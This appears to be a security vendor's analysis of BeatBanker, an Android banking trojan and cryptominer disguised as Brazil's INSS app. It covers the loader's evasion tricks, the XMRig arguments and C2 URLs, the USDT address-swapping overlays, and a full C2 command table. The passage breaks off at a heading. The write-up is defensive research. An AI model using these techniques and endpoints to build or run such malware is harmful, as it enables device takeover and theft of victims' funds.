
The campaign begins with a counterfeit website, cupomgratisfood[.]shop, that looks exactly like the Google Play Store. This fake app store contains the “INSS Reembolso” app, which is in fact a Trojan. There are also other apps that are most likely Trojans too, but we haven’t obtained them.

The INSS Reembolso app poses as the official mobile portal of Brazil’s Instituto Nacional do Seguro Social (INSS), a government service that citizens can use to perform more than 90 social security tasks, from retirement applications and medical exam scheduling to viewing CNIS (National Registry of Social Information), tax, and payment statements, as well as tracking request statuses. By masquerading as this trusted platform, the fake page tricks users into downloading the malicious APK.

Packing


The initial APK file is packed and makes use of a native shared library (ELF) named  libludwwiuh.so that is included in the application. Its main task is to decrypt another ELF file that will ultimately load the original DEX file.

First, libludwwiuh.so decrypts an embedded encrypted ELF file and drops it to a temporary location on the device under the name l.so. The same code that loaded the libludwwiuh.so library then loads this file, which uses the Java Native Interface (JNI) to continue execution.

l.so – the DEX loader


The library does not have calls to its functions; instead, it directly calls the Java methods whose names are encrypted in the stack using XOR (stack strings technique) and restored at runtime:

Initially, the loader makes a request to collect some network information using https://ipapi.is to determine whether the infected device is a mobile device, if a VPN is being used, and to obtain the IP address and other details.


This loader is engineered to bypass mobile antivirus products by utilizing dalvik.system.InMemoryDexClassLoader. It loads malicious DEX code directly into memory, avoiding the creation of any files on the device’s file system. The necessary DEX files can be extracted using dynamic analysis tools like Frida.

Furthermore, the sample incorporates anti-analysis techniques, including runtime checks for emulated or analysis environments. When such an environment is detected (or when specific checks fail, such as verification of the supported CPU_ABI), the malware can immediately terminate its own process by invoking android.os.Process.killProcess(android.os.Process.myPid()), effectively self-destructing to hinder dynamic analysis.



After execution, the malware displays a user interface that mimics the Google Play Store page, showing an update available for the INSS Reembolso app. This is intended to trick victims into granting installation permissions by tapping the “Update” button, which allows the download of additional hidden malicious payloads.

The payload delivery process mimics the application update. The malware uses the REQUEST_INSTALL_PACKAGES permission to install APK files directly into its memory, bypassing Google Play. To ensure persistence, the malware keeps a notification about a system update pinned to the foreground and activates a foreground service with silent media playback, a tactic designed to prevent the operating system from terminating the malicious process.

Crypto mining

When UPDATE is clicked on a fake Play Store screen, the malicious application downloads and executes an ELF file containing a cryptomining payload. It starts by issuing a GET request to the C2 server at either hxxps://accessor.fud2026.com/libmine-<arch>.so or hxxps://fud2026.com/libmine-<arch>.so. The downloaded file is then decrypted using CipherInputStream(), with the decryption key being derived from the SHA-1 hash of the downloaded file’s name, ensuring that each version of the file is encrypted with a unique key. The resulting file is renamed d-miner.


The decrypted payload is an ARM-compiled XMRig 6.17.0 binary. At runtime, it attempts to create a direct TCP connection to pool.fud2026[.]com:9000. If successful, it uses this endpoint; otherwise, it automatically switches to the proxy endpoint pool-proxy.fud2026[.]com:9000. The final command-line arguments passed to XMRig are as follows:

  • -o pool.fud2026[.]com:9000 or pool-proxy.fud2026[.]com:9000 (selected dynamically)
  • -k (keepalive)
  • --tls (encrypted connection)
  • --no-color (disable colored output)
  • --nicehash (NiceHash protocol support)

C2 telemetry

The malware uses Google’s legitimate Firebase Cloud Messaging (FCM) as its primary command‑and‑control (C2) channel. In the analyzed sample, each FCM message received triggers a check of the battery status, temperature, installation date, and user presence. A hidden cryptocurrency miner is then started or stopped as needed. These mechanisms ensure that infected devices remain permanently accessible and responsive to the attacker’s instructions, which are sent through the FCM infrastructure. The attacker monitors the following information:

  • isCharging: indicates whether the phone is charging;
  • batteryLevel: the exact battery percentage;
  • isRecentInstallation: indicates whether the application was recently installed (if so, the implant delays malicious actions);
  • isUserAway: indicates whether the user is away from the device (screen off and inactive);
  • overheat: indicates whether the device is overheating;
  • temp: the current battery temperature.

Persistence

The KeepAliveServiceMediaPlayback component ensures continuous operation by initiating uninterrupted playback via MediaPlayer. It keeps the service active in the foreground using a notification and loads a small, continuous audio file. This constant activity prevents the system from suspending or terminating the process due to inactivity.

The identified audio output8.mp3 is five seconds long and plays on a loop. It contains some Chinese words.

Banking module

BeatBanker compromises the machine with a cryptocurrency miner and introduces another malicious APK that acts as a banking Trojan. This Trojan uses previously obtained permission to install an additional APK called INSS Reebolso, which is associated with the package com.destination.cosmetics.


Similar to the initial malicious APK, it establishes persistence by creating and displaying a fixed notification in the foreground to hinder removal. Furthermore, BeatBanker attempts to trick the user into granting accessibility permissions to the package.

Leveraging the acquired accessibility permissions, the malware establishes comprehensive control over the device’s user interface.


The Trojan constantly monitors the foreground application. It targets the official Binance application (com.binance.dev) and the Trust Wallet application (com.wallet.crypto.trustapp), focusing on USDT transactions. When a user tries to withdraw USDT, the Trojan instantly overlays the target app’s transaction confirmation screen with a highly realistic page sourced from Base64-encoded HTML stored in the banking module.

The module captures the original withdrawal address and amount, then surreptitiously substitutes the destination address with an attacker-controlled one using AccessibilityNodeInfo.ACTION_SET_TEXT. The overlay page shows the victim the address they copied (for Binance) or just shows a loading icon (for Trust Wallet), leading them to believe they are remitting funds to the intended wallet when, in fact, the cryptocurrency is transferred to the attacker’s designated address.

Fake overlay pages: Binance (left) and Trust Wallet (right)

Fake overlay pages: Binance (left) and Trust Wallet (right)

Target browsers

BeatBanker’s banking module monitors the following browsers installed on the victim’s device:

  • Chrome
  • Firefox
  • sBrowser
  • Brave
  • Opera
  • DuckDuckGo
  • Dolphin Browser
  • Edge

Its aim is to collect the URLs accessed by the victim using the regular expression ^(?:https?://)?(?:[^:/\\\\]+\\\\.)?([^:/\\\\]+\\\\.[^:/\\\\]+). It also offers management functionalities (add, edit, delete, list) for links saved in the device’s default browser, as well as the ability to open links provided by the attacker.

C2 communication

BeatBanker is also designed to receive commands from the C2. These commands aim to collect the victim’s personal information and gain complete control of the device.

Command Description
0 Starts dynamic loading of the DEX class
Update Simulates software update and locks the screen
msg: Displays a Toast message with the provided text
goauth<*> Opens Google Authenticator (if installed) and enables the AccessService.SendGoogleAuth flag used to monitor and retrieve authentication codes
kill<*> Sets the protection bypass flag AccessService.bypass to “True”
and sets the initializeService.uninstall flag to “Off”
srec<*> Starts or stops audio recording (microphone), storing the recorded data in a file with an automatically generated filename. The following path format is used to store the recording: /Config/sys/apps/rc/<timestamp>_0REC<last5digits>.wav
pst<*> Pastes text from the clipboard (via Accessibility Services)
GRC<*> Lists all existing audio recording files
gtrc<*> Sends a specific audio recording file to the C2
lcm<*> Lists supported front camera resolutions
usdtress<*> Sets a USDT cryptocurrency address when a transaction is detected
lnk<*> Opens a link in the browser
EHP<*> Updates login credentials (host, port, name) and restarts the application
ssms<*> Sends an SMS message (individually or to all contacts)
CRD<*> Adds (E>) or removes (D>) packages from the list of blocked/disabled applications
SFD<*> Deletes files (logs, recordings, tones) or uninstalls itself
adm<>lck<> Immediately locks the screen using Device Administrator permissions
adm<>wip<> Performs a complete device data wipe (factory reset)
Aclk<*> Executes a sequence of automatic taps (auto-clicker) or lists existing macros
KBO<*>lod Checks the status of the keylogger and virtual keyboard
KBO<*>AKP/AKA Requests permission to activate a custom virtual keyboard or activates one
KBO<*>ENB: Enables (1) or disables (0) the keylogger
RPM<*>lod Checks the status of all critical permissions
RPM<*>ACC Requests Accessibility Services permission
RPM<*>DOZ Requests Doze/App Standby permission (battery optimization)
RPM<*>DRW Requests Draw Over Other Apps permission (overlay)
RPM<*>INST Requests permission to install apps from unknown sources (Android 8+)
ussd<*> Executes a USSD code (e.g., *#06# for IMEI)
Blkt<*> Sets the text for the lock overlay
BLKV<*> Enables or disables full-screen lock using WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY to display a black FrameLayout element over the entire screen
SCRD<> / SCRD2<> Enables/disables real-time screen text submission to the C2 (screen reading)
rdall<*> Clears or sends all keylogger logs
rdd<*> Deletes a specific log file
rd<*> Sends the content of a specific keylogger file
MO<*> Manages application monitoring (add, remove, list, screenshot, etc.)
FW<*> Controls VPN and firewall (status, block/allow apps, enable/disable)
noti<*> Creates persistent and custom notifications
sp<*> Executes a sequence of swipes/taps (gesture macro)
lodp<*> Manages saved links in the internal browser (add, edit, delete, list)
scc: Starts screen capture/streaming

New BeatBanker samples dropping BTMOB

Our recent detection efforts uncovered a campaign leveraging a fraudulent StarLink application that we assess as being a new BeatBanker variant. The infection chain mirrored previous instances, employing identical persistence methods – specifically, looped audio and fixed notifications. Furthermore, this variant included a crypto miner similar to those seen previously. However, rather than deploying the banking module, it was observed distributing the BTMOB remote administration tool.


The BTMOB APK is highly obfuscated and contains a class responsible for configuration. Despite this, it’s possible to identify a parser used to define the application’s behavior on the device, as well as persistence features, such as protection against restart, deletion, lock reset, and the ability to perform real-time screen recording.

String decryption


The simple decryption routine uses repetitive XOR between the encrypted data and a short key. It iterates through the encrypted text byte by byte, repeating the key from the beginning whenever it reaches the end. At each position, the sample XORs the encrypted byte with the corresponding byte of the key, overwriting the original. Ultimately, the modified byte array contains the original text, which is then converted to UTF-8 and returned as a string.

Malware-as-a-Service

